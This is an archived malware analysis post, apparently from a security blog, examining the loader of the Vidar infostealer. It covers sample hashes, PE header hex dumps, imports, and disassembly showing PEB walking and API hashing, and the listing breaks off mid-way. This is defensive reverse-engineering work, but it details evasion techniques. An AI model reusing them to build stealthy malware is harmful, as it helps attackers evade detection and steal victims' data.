Analyzing Vidar Stealer

Archived: 2026-04-05 15:47:43 UTC

←

Previous Post Phorpiex Malware Analysis

Next Post Breaking Down A Multi-Stage PowerShell Infection


→

Overview

Vidar is an infostealing malware designed to collect a variety of sensitive information from an infected computer and exfiltrate it to an attacker. It operates as malware-as-a-service (MaaS) and has been widely used by cybercriminals since its discovery in late 2018.

Vidar is typically distributed to victims via phishing emails and fake installers. I have personally seen many fake installers containing some type of stealer, such as cracked software, game cheats, keygens, and more.

Here’s an infection flow that I’ve created for what we’re going to analyze today. This is just to give you a general idea of the infection chain and is not 100% accurate:



AviaB

Sample Information

MD5: `b6fff0854975fdd3a69fd2442672de42`

SHA256: `fe0d2c8f9e42e9672c51e3f1d478f9398fe88c6f31f83cadbb07d3bb064753c6`

Size: `270,336 bytes`


Compilation date: `2025-03-13 10:34:19`

Loader Analysis


Static Analysis

The first thing I do in every investigation involving files is gain an overview of the files and their capabilities, encryption used, obfuscation, and packers. At this stage, I make hypotheses about the file's capabilities and goals so I can focus on the important aspects and avoid unnecessary rabbit holes.

Dropping the file into Detect it easy, it didn't identify any known packers, and it seemed like the sample was compiled with `Microsoft Visual C/C++(2022+)[-]` using the `Microsoft Linker(14.42).`




As seen above, the sample appears to be 64-bit. We can verify this by checking the magic header in the optional header of the PE file. A value of 0x20B indicates a 64-bit file, while 0x10B signifies a 32-bit file.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	.....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..º..´.Í!¸.LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.....
00000080	6C	6F	06	17	28	0E	68	44	28	0E	68	44	28	0E	68	44	lo..(.hD(.hD(.hD
00000090	63	76	6B	45	2D	0E	68	44	63	76	6D	45	BB	0E	68	44	cvkE-.hDcvmE».hD
000000A0	63	76	6C	45	22	0E	68	44	39	88	6B	45	21	0E	68	44	cvlE".hD9ˆkE!.hD
000000B0	39	88	6C	45	38	0E	68	44	39	88	6D	45	03	0E	68	44	9ˆlE8.hD9ˆmE..hD
000000C0	63	76	69	45	2B	0E	68	44	28	0E	69	44	73	0E	68	44	cviE+.hD(.iDs.hD
000000D0	AB	88	61	45	29	0E	68	44	AB	88	97	44	29	0E	68	44	«ˆaE).hD«ˆ—D).hD
000000E0	AB	88	6A	45	29	0E	68	44	52	69	63	68	28	0E	68	44	«ˆjE).hDRich(.hD
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	50	45	00	00	64	86	07	00	1B	17	D3	67	00	00	00	00	PE..dt....Óg....
00000110	00	00	00	00	F0	00	22	00	0B	02	0E	2A	00	2A	01	00	....ð."....*.*..
00000120	00	DC	00	00	00	00	00	00	A0	1F	00	00	00	10	00	00	.Ü..... .....
00000130	00	00	00	40	01	00	00	00	00	10	00	00	00	02	00	00	...@.....
00000140	06	00	00	00	00	00	00	00	06	00	00	00	00	00	00	00	.....
00000150	00	70	04	00	00	06	00	00	00	00	00	00	03	00	60	81	.p.....`.


As we can see, this is indeed 0x20B (Little Endian) which means this is 64-bit file.

Next, let's check the compilation time. We can examine the `TimeDateStamp`, which contains a DWORD (4 bytes) value representing the time of compilation.




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	.....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..º..´.Í!¸.LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.....
00000080	6C	6F	06	17	28	0E	68	44	28	0E	68	44	28	0E	68	44	lo..(.hD(.hD(.hD
00000090	63	76	6B	45	2D	0E	68	44	63	76	6D	45	BB	0E	68	44	cvkE-.hDcvmE».hD
000000A0	63	76	6C	45	22	0E	68	44	39	88	6B	45	21	0E	68	44	cvlE".hD9ˆkE!.hD
000000B0	39	88	6C	45	38	0E	68	44	39	88	6D	45	03	0E	68	44	9ˆlE8.hD9ˆmE..hD
000000C0	63	76	69	45	2B	0E	68	44	28	0E	69	44	73	0E	68	44	cviE+.hD(.iDs.hD
000000D0	AB	88	61	45	29	0E	68	44	AB	88	97	44	29	0E	68	44	«ˆaE).hD«ˆ—D).hD
000000E0	AB	88	6A	45	29	0E	68	44	52	69	63	68	28	0E	68	44	«ˆjE).hDRich(.hD
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	50	45	00	00	64	86	07	00	1B	17	D3	67	00	00	00	00	PE..dt....Óg....
00000110	00	00	00	00	F0	00	22	00	0B	02	0E	2A	00	2A	01	00	....ð."....*.*..

In order to get the actual value, we need to convert it to big endian and then to decimal. The value is stored as epoch time (also known as Unix time), which is how computers store and measure time, so we need to convert it accordingly.



As we can see, after all the conversions, the compilation date is `2025-03-13`. We can verify this by checking any PE parser, i.e., CFF Explorer, PE Bear, and others.

Checking the entropy of the file reveals that the `.BSS` section has high entropy. This section usually contains uninitialized global and static objects, so high entropy could indicate that it contains encrypted shellcode or additional payloads for the malware. It's actually common for attackers to store encrypted shellcode in the `.BSS` and `.data` sections, but we'll revisit this later.



Checking the imports reveals functionality that could be used for anti-analysis and anti-debugging, such as `UnhandledExceptionFilter`, `SetUnhandledExceptionFilter`, `IsDebuggerPresent`, and `GetEnvironmentStringsW`. Additionally, there are functions that suggest potential malicious functionality.

imports (77)	flag (13)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (9)	technique (5)	type (2)	ordinal (1)
GetCurrentProcessId	x	0x000000000001DB22	0x000000000001DB22	563 (0x0233)	reconnaissance	T1057 | Process Discovery	implicit	-
WriteFile	x	0x000000000001DCF8	0x000000000001DCF8	1611 (0x064B)	file	-	implicit	-
FindFirstFileExW	x	0x000000000001DDD8	0x000000000001DDD8	405 (0x0195)	file	T1083 | File and Directory Discovery	implicit	-
FindNextFileW	x	0x000000000001DDEC	0x000000000001DDEC	422 (0x01A6)	file	T1083 | File and Directory Discovery	implicit	-
RtlLookupFunctionEntry	x	0x000000000001DA5C	0x000000000001DA5C	1277 (0x04FD)	execution	-	implicit	-
GetCurrentProcess	x	0x000000000001DAC4	0x000000000001DAC4	562 (0x0232)	execution	T1057 | Process Discovery	implicit	-
TerminateProcess	x	0x000000000001DAD8	0x000000000001DAD8	1476 (0x05C4)	execution	-	implicit	-
GetCurrentThreadId	x	0x000000000001DB38	0x000000000001DB38	567 (0x0237)	execution	T1057 | Process Discovery	implicit	-
GetEnvironmentStringsW	x	0x000000000001DE5C	0x000000000001DE5C	595 (0x0253)	execution	-	implicit	-
SetEnvironmentVariableW	x	0x000000000001DE90	0x000000000001DE90	1350 (0x0546)	execution	-	implicit	-
RaiseException	x	0x000000000001DBC6	0x000000000001DBC6	1159 (0x0487)	exception	-	implicit	-
GetModuleHandleExW	x	0x000000000001DD28	0x000000000001DD28	660 (0x0294)	dynamic-library	-	implicit	-
RtlPcToFileHeader	x	0x000000000001DBB2	0x000000000001DBB2	1279 (0x04FF)	diagnostic	-	implicit	-
InitializeSListHead	-	0x000000000001DB68	0x000000000001DB68	906 (0x038A)	synchronization	-	implicit	-
EnterCriticalSection	-	0x000000000001DC08	0x000000000001DC08	329 (0x0149)	synchronization	-	implicit	-

Running Strings/Floss against the file didn't yield any interesting results.

Now that we have an overview of the file, its capabilities, and potential functionality, we can start analyzing it.

First thing that the program does is get it's full path in order to load itself into memory, it's using `GetModuleHandleW` and `GetModuleFileNameA`.

```
call    cs:GetModuleHandleW ; Get module handle of the file
mov     r8d, 104h           ; nSize
lea     rdx, [rbp+180h+Filename] ; lpFilename
mov     rcx, rax            ; hModule
call    cs:GetModuleFileNameA ; Get the full path of the executable
```

After that, we can see that it opens the file in binary mode. It uses `fopen`, then moves the file pointer to the end with `fseek`, retrieves the file size with `ftell`, and finally closes the file.

```
mov     rcx, [rsi]          ; FileName
lea     rdx, Mode           ; "rb"
call    fopen               ; Open the file in binary mode and reads it
xor     edx, edx            ; Offset
mov     r8d, 2              ; Origin
mov     rcx, rax            ; Stream
mov     rbx, rax
call    fseek               ; Changes the file's pointer
mov     rcx, rbx            ; Stream
call    ftell               ; Gives us the current file position
mov     rcx, rbx            ; Stream
movsxd  rdi, eax
call    fclose              ; Close the file
```


Next, we can see that it allocates memory using the size returned from ftell, then reads the file's contents into the buffer.

```
mov     rcx, rdi        ; Size
call    j__malloc_base  ; Allocates memory with the size returned from ftell
mov     rcx, [rsi]      ; FileName
lea     rdx, Mode       ; "rb"
mov     cs:Buffer, rax
call    fopen           ; Reopens the file and moves data into the buffer
mov     rcx, cs:Buffer  ; Buffer
mov     r9, rax         ; Stream
mov     r8, rdi         ; ElementCount
mov     edx, 1          ; ElementSize
mov     rbx, rax
call    fread
mov     rcx, rbx        ; Stream
call    fclose
```

Next, we can see that it loads the file's content into the `R10` register. It then retrieves the `e_lfanew` offset, which contains the address of the PE header. After that, it extracts the number of sections and checks if it is zero, jumping accordingly.

```
mov     r10, cs:Buffer
movsxd  rax, dword ptr [r10+3Ch] ; e_lfanew offset
lea     rdx, [r10+108h]
add     rdx, rax
movzx   r9d, word ptr [rax+r10+6] ; Number of Sections offset
xor     eax, eax
mov     [rsp+280h+var_220], eax
mov     r12d, eax
mov     r15d, eax
mov     r8d, eax
test    r9d, r9d
jz      short loc_7FF7C53B168C ; Jumps if number of sections is zero
```

If the number of sections is non-zero, it loads the effective address of a variable named `.BSS`. As we recall, the `.BSS` section had very high entropy, which further supports the idea that it contains some form of encrypted shellcode that will eventually be injected into memory.




Walking the PEB (Process Environment Block)

"Walking the PEB" is an approach malware authors use to interact with the `Process Environment Block` in Windows. This data structure holds information about the process, loaded modules, environment variables, and more. By walking the PEB, malware authors can dynamically resolve APIs that are typically monitored by security products and may be detected during static analysis.

We can see that the malware accesses the PEB at `gs:60h`, which is how the PEB is accessed in a 64-bit architecture. In a 32-bit architecture, it would be accessed through `fs:30h`.

Next, the malware moves the address of `PEB_LDR_DATA` into `RCX`. `PEB_LDR_DATA` is a structure that holds three pointers to three doubly linked lists of loaded modules. It then accesses offset `0x20`, which corresponds to `InMemoryOrderModuleList` - a structure that contains all the loaded modules in memory, including DLLs.

We can see the string `"KERNEL32.DLL"`. The malware will parse the `InMemoryOrderModuleList`, searching for this module. If found, it returns its address.



API Hashing


API hashing is a common trick malware uses to hide its function calls and make static analysis harder. Instead of storing API names like `LoadLibrary` or `GetProcAddress` in plain text, it converts them into hash values. This way, security tools and analysts can't easily spot which APIs the malware is using just by scanning the binary.

At runtime, the malware calculates hashes for loaded APIs and compares them against its stored values to resolve what it needs. This is often combined with walking the PEB to find loaded modules without relying on standard Windows API calls, making detection even more difficult.

As we can see, it's quite obvious that the malware implements API hashing. Hardcoded hash values are being passed to the `sub_1400011C0` function (`ResolveFunctionByHash`), and the returned address is saved on the stack.

```
loc_7FF7C53B171B:
mov     rbx, [rbx+20h]
mov     edx, 0EA38C5C3h
mov     rcx, rbx
call    ResolveFunctionByHash
call    rax
mov     edx, 4443D462h
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 92FFBD96h
mov     [rbp+180h+var_1F8], rax
mov     rcx, rbx
mov     r14, rax
call    ResolveFunctionByHash
mov     edx, 0F8381CDDh
mov     [rbp+180h+var_1F0], rax
mov     rcx, rbx
mov     r13, rax
call    ResolveFunctionByHash
mov     edx, 41747577h
mov     [rsp+280h+var_210], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 290711D7h
mov     [rsp+280h+var_208], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 2889AC8Ch
mov     [rbp+180h+var_200], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 91B80EC1h
mov     rcx, rbx
```

We can create an IDAPython script to retrieve the APIs by recreating the hashing algorithm used by the malware and computing it against a list of exports from the relevant DLL - in this case, `kernel32.dll`. Alternatively, we could debug it and resolve them dynamically.



```
loc_7FF7C53B171B:
mov     rbx, [rbx+20h]
mov     edx, 0EA38C5C3h ; kernel32_FreeConsole
mov     rcx, rbx
call    ResolveFunctionByHash
